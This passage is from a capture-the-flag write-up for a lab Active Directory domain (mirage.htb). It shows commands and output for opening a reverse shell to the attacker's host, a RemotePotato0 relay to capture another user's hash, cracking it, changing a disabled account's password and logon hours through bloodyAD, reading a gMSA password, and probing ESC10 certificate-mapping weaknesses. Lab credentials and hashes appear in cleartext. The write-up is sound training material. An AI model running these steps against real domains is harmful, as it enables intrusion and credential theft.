80ba72da2d36350017ccdb3fd2adb03ebde7bac08b30dc88b61aad603845704caf0808cfc41240d8c765ae298cf4af0ffba7b47ae916d4740e3e4627b5a8c3b4c6ce3adda3e0f7683410d93a29cd0dde9a5b
96b2ccd528abb4c98cca0c57dd21554ce548c1f9821a2616086f054e32bc0be5933bb4baf44e86439c2a256568edda4450b235de4f51872bd2f145942e71f9ebd2ff6580e8c40b1252b0f401a19b92a1b433
f928afa205929cf40d8598bd17dee6b0dc2d6f3ef49eac4dbdb7a7b31a334844e82cf439ef9828fc2b5944f303428b96b391c24f8b98290244fa9b673e7a47b2dd1afe2d95778b50a953708a57d8e21632f6
e90413bd0f6b1c18c1caa5671 3edc#EDC3
```

Let's check with nxc

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ nxc smb dc01.mirage.htb -u nathan.aadam -p '3edc#EDC3' -k
SMB         dc01.mirage.htb 445    dc01            [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01            [+] mirage.htb\nathan.aadam:3edc#EDC3
```

I get nathan.aadam cred! I can check what he can do



I can winrm. Let's try. First, get TGT

```
getTGT.py 'mirage.htb/nathan.aadam:3edc#EDC3'
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ getTGT.py 'mirage.htb/nathan.aadam:3edc#EDC3'
Impacket v0.14.0.dev0+20251125.123836.101b62fd - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in nathan.aadam.ccache
```

Get krb5 file and copy it to /etc/hosts

```
nxc smb dc01.mirage.htb --generate-krb5-file <output>
sudo cp <output> /etc/krb5.conf
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ nxc smb dc01.mirage.htb --generate-krb5-file krb5.conf
SMB         10.10.11.78     445    dc01            [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.10.11.78     445    dc01            [+] krb5 conf saved to: krb5.conf
SMB         10.10.11.78     445    dc01            [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ sudo cp krb5.conf /etc/krb5.conf
```

Run evil-winrm

```
KRB5CCNAME=nathan.aadam.ccache evil-winrm -i dc01.mirage.htb -r mirage.htb
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ $KRB5CCNAME=nathan.aadam.ccache evil-winrm -i dc01.mirage.htb -r mirage.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents>
```

I get nathan.aadam shell!

Get mark.bbond

I can see someone is logging in other than me

```
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> get-process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    118       8     5016      10108               3808   0 AggregatorHost
    398      33    12640      21972               2968   0 certsrv
    487      22     2132       6460                440   0 csrss
    281      15     2068       6212                544   1 csrss
    366      15     3256      15264               3968   1 ctfmon
    414      34    17144      25720               2404   0 dfsrs
    156       9     1944       6404               3152   0 dfssvc
    282      15     3940      15068               4000   0 dllhost
  10409    7482   130392     129736               3016   0 dns
    750      36    24436      54432                428   1 dwm
   1602      62    26156      91448               5508   1 explorer
     39       7     1464       3968               4588   0 fontdrvhost
     39       7     1704       4640               4592   1 fontdrvhost
      0       0       60          8                  0   0 Idle
    152      13     1840       6416               2484   0 ismserv
   2178     243    62716      74068                708   0 lsass
    724      32    37260      50240               2228   0 Microsoft.ActiveDirectory.WebServices
    215      14     1968       4632               4968   0 MicrosoftEdgeUpdate
    239      14     3048      11332               3920   0 msdtc
    246      13    22256      21152               2808   0 nats-server
    161      19     2060       7592               3216   0 nfssvc
      0       2     4776       1224               3344   0 nfssvc
      0      13     2164      13364                100   0 Registry
    226      12     2264      13304               1804   1 RuntimeBroker
```

qwinsta makes an error for this shell

```
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> qwinsta
qwinsta.exe : No session exists for *
    + CategoryInfo          : NotSpecified: (No session exists for *:String) [],
RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

So I need a new shell using runascs.exe (I renamed run.exe here). Start listener, upload runascs.exe, run it.

```
.\runascs.exe nathan.aadam 3edc#EDC3 powershell.exe -r 10.10.16.98:9001
```

```
*Evil-WinRM* PS C:\programdata> .\run.exe nathan.aadam 3edc#EDC3 powershell.exe -
r 10.10.16.98:9001
[*] Warning: The logon for user 'nathan.aadam' is limited. Use the flag combinati
on --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-cc4d1e$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' wit
h pid 6136 created in background.
*Evil-WinRM* PS C:\programdata>
```

```
└──╼ $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.78 63108
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/P
SWindows

PS C:\Windows\system32> qwinsta
qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                   0  Disc
 console           mark.bbond               1  Active
PS C:\Windows\system32>
```

qwinsta shows mark.bbond. I can try remotepotato attack to steal mark.bbond credential. Download remotepotato from github (https://github.com/antonioCoco/RemotePotato0/releases/download/1.2/RemotePotato0.zip) and upload it (I renamed to remote.exe in screenshot)


Run this command

```
.\remotepotato.exe -m 2 -s 1 -x 10.10.16.98
```

```
PS C:\programdata> .\remote.exe -m 2 -s 1 -x 10.10.16.98
.\remote.exe -m 2 -s 1 -x 10.10.16.98
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on (null) to your vi
ctim machine on port 9999
[*] Example Network redirector:
    sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] RPC relay server listening on port 9997 ...
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStoragetrigger written: 104 bytes
[!] Error. Trigger DCOM failed with status: 0x800706ba - The RPC server is unavailable.
```


It shows to run the command on local machine. Let's run the command.

```
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.10.11.78:9999
```



I can get the hash of mark.bbond. Let's crack it.

```
hashcat <hashfile> rockyou.txt
```



Let's verify the cred




I get mark.bbond cred!

Get mirage-service$ cred

I can look for mark.bbond in bloodhound




One important thing is that Javier.mmarshal is disabled account



Let's exploit Javier.mmarshall

Change password

```
bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78
-H dc01.mirage.htb set password javier.mmarshall 'P@ssword!'
```



Remove ACCOUNTDISABLE flag

```
bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78
```

```
-H dc01.mirage.htb remove uac javier.mmarshall -f ACCOUNTDISABLE
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78 -H dc01.mirage.htb remove uac javier.mmarshall -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from javier.mmarshall's userAccountControl
```

However, I can't login

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ nxc smb dc01.mirage.htb -u javier.mmarshall -p 'P@ssword!' -k
SMB         dc01.mirage.htb 445    dc01            [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01            [-] mirage.htb\javier.mmarshall:P@ssword! KDC_ERR_CLIENT_REVOKED
```

I can check what I can write with bloodyad

```
bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78
-H dc01.mirage.htb get writable --detail
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78 -H dc01.mirage.htb get writable --detail
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=mirage,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
logonHours: WRITE
userAccountControl: WRITE
```


I can see that I can write logonhours as well as uac. Let's compare logonhours of javier.mmarshall(not working) and mark.bbond(working)

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78 -H dc01.mirage.htb get object javier.mmarshall | grep logonHours -a | xxd
00000000: 6c6f 676f 6e48 6f75 7273 3a20 0000 0000  logonHours: ....
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 000a                                     ..
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78 -H dc01.mirage.htb get object mark.bbond | grep logonHours -a | xxd
00000000: 6c6f 676f 6e48 6f75 7273 3a20 2f2f 2f2f  logonHours: ////
00000010: 2f2f 2f2f 2f2f 2f2f 2f2f 2f2f 2f2f 2f2f  ////////////////
00000020: 2f2f 2f2f 2f2f 0a                        ////////.
```

Not working

Working

bloodyad issues show how to set it correctly(https://github.com/CravateRouge/bloodyAD/issues/74)



Run

```
bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78
-H dc01.mirage.htb set object javier.mmarshall logonhours -v
'////////////////////////////' --b64
```

```
[parrot@parrot]─[~/Documents/mirage]
└──╼ $bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k --dc-ip 10.10.11.78 -H dc01.mirage.htb set object javier.mmarshall logonhours -v '////////////////////
////////' --b64
[!] Attribute encoding not supported for logonHours with bytes attribute type, using raw mode
[+] javier.mmarshall's logonHours has been updated
```

Now, I can login

```
[parrot@parrot]─[~/Documents/mirage]
└──╼ $nxc smb dc01.mirage.htb -u javier.mmarshall -p 'P@ssword!' -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\javier.mmarshall:P@ssword!
```

And read gmsa

```
nxc ldap dc01.mirage.htb -u javier.mmarshall -p 'P@ssword!' -k --gmsa
```

```
[parrot@parrot]─[~/Documents/mirage]
└──╼ $nxc ldap dc01.mirage.htb -u javier.mmarshall -p 'P@ssword!' -k --gmsa
LDAP        dc01.mirage.htb 389    DC01             [*] None (name:DC01) (domain:mirage.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        dc01.mirage.htb 389    DC01             [+] mirage.htb\javier.mmarshall:P@ssword!
LDAP        dc01.mirage.htb 389    DC01             [*] Getting GMSA Passwords
LDAP        dc01.mirage.htb 389    DC01             Account: Mirage-Service$      NTLM: 738eeff47da231dec805583638b8a91f     PrincipalsAllowedToReadPassword: javier
.mmarshall
[parrot@parrot]─[~/Documents/mirage]
└──╼ $nxc smb dc01.mirage.htb -u mirage-service$ -H '738eeff47da231dec805583638b8a91f' -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\mirage-service$:738eeff47da231dec805583638b8a91f
```

I get mirage-service$ cred!

Get administrator shell

get TGT and run bloodyad to get writable

```
getTGT.py 'mirage.htb/Mirage-Service$' -hashes
':738eeff47da231dec805583638b8a91f'
KRB5CCNAME=Mirage-Service\$.ccache bloodyad -d mirage.htb -k --dc-ip
10.10.11.78 -H dc01.mirage.htb get writable --detail
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ $getTGT.py 'mirage.htb/Mirage-Service$' -hashes ':738eeff47da231dec805583638b8a91f'
Impacket v0.14.0.dev0+20251125.123836.101b62fd - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Mirage-Service$.ccache
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ $KRB5CCNAME=Mirage-Service\$.ccache bloodyad -d mirage.htb -k --dc-ip 10.10.11.78 -H dc01.mirage.htb get writable --detail
distinguishedName: CN=TPM Devices,DC=mirage,DC=htb
msTPM-InformationObject: CREATE_CHILD


distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=mirage,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
manager: WRITE
mail: WRITE
msDS-HABSeniorityIndex: WRITE
msDS-PhoneticDisplayName: WRITE
msDS-PhoneticCompanyName: WRITE
msDS-PhoneticDepartment: WRITE
msDS-PhoneticLastName: WRITE
msDS-PhoneticFirstName: WRITE
msDS-SourceObjectDN: WRITE
msDS-AllowedToDelegateTo: WRITE
altSecurityIdentities: WRITE
servicePrincipalName: WRITE
userPrincipalName: WRITE
legacyExchangeDN: WRITE
otherMailbox: WRITE
```

I can change upn. This makes it vulnerable to esc10, although it cannot be detected in certipy

```
└─$ $KRB5CCNAME=Mirage-Service\$.ccache certipy find -target dc01.mirage.htb -vulnerable -k -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.mirage.htb.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'mirage-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'mirage-DC01-CA'
[*] Checking web enrollment for CA 'mirage-DC01-CA' @ 'dc01.mirage.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
```



Certipy wiki shows how to exploit this(https://research.ifcr.dk/certipy-4-0-esc9-esc10-bloodhound-gui-new-authentication-and-request-methods-and-more-7237d88061f7)

ESC10 — Weak Certificate Mappings

Description

ESC10 refers to two registry key values on the domain controller.

`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel` `CertificateMappingMethods`. Default value `0x18` (`0x8 | 0x10`), previously `0x1F`.

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc` `StrongCertificateBindingEnforcement`. Default value `1`, previously `0`.

Case 1

`StrongCertificateBindingEnforcement` set to `0`

Case 2

`CertificateMappingMethods` contains `UPN` bit (`0x4`)

Let's check the value

```
get-item HKLM:\SYSTEM\CurrentControlSet\Services\Kdc
get-item HKLM:\System\CurrentControlSet\Control\SecurityProviders\Schannel
```

```
PS C:\programdata> get-item HKLM:\SYSTEM\CurrentControlSet\Services\Kdc
get-item HKLM:\SYSTEM\CurrentControlSet\Services\Kdc

    Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

Name                           Property
----                           --------
Kdc                            DependOnService                 : {RpcSs, Afd, NTDS}
                               Description                     : @%SystemRoot%\System32\kdcsvc.dll,-2
                               DisplayName                     : @%SystemRoot%\System32\kdcsvc.dll,-1
                               ErrorControl                    : 1
                               Group                           : MS_WindowsRemoteValidation
                               ImagePath                       : C:\Windows\System32\lsass.exe
                               ObjectName                      : LocalSystem
                               Start                           : 2
                               Type                            : 32
                               StrongCertificateBindingEnforcement : 1  Not vulnerable
PS C:\programdata> get-item HKLM:\System\CurrentControlSet\Control\SecurityProviders\Schannel
get-item HKLM:\System\CurrentControlSet\Control\SecurityProviders\Schannel

    Hive: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders

Name                           Property
----                           --------
Schannel                       EventLogging                : 1
                               CertificateMappingMethods : 4  Vulnerable
```

So it's vulnerable to esc10 case 2.

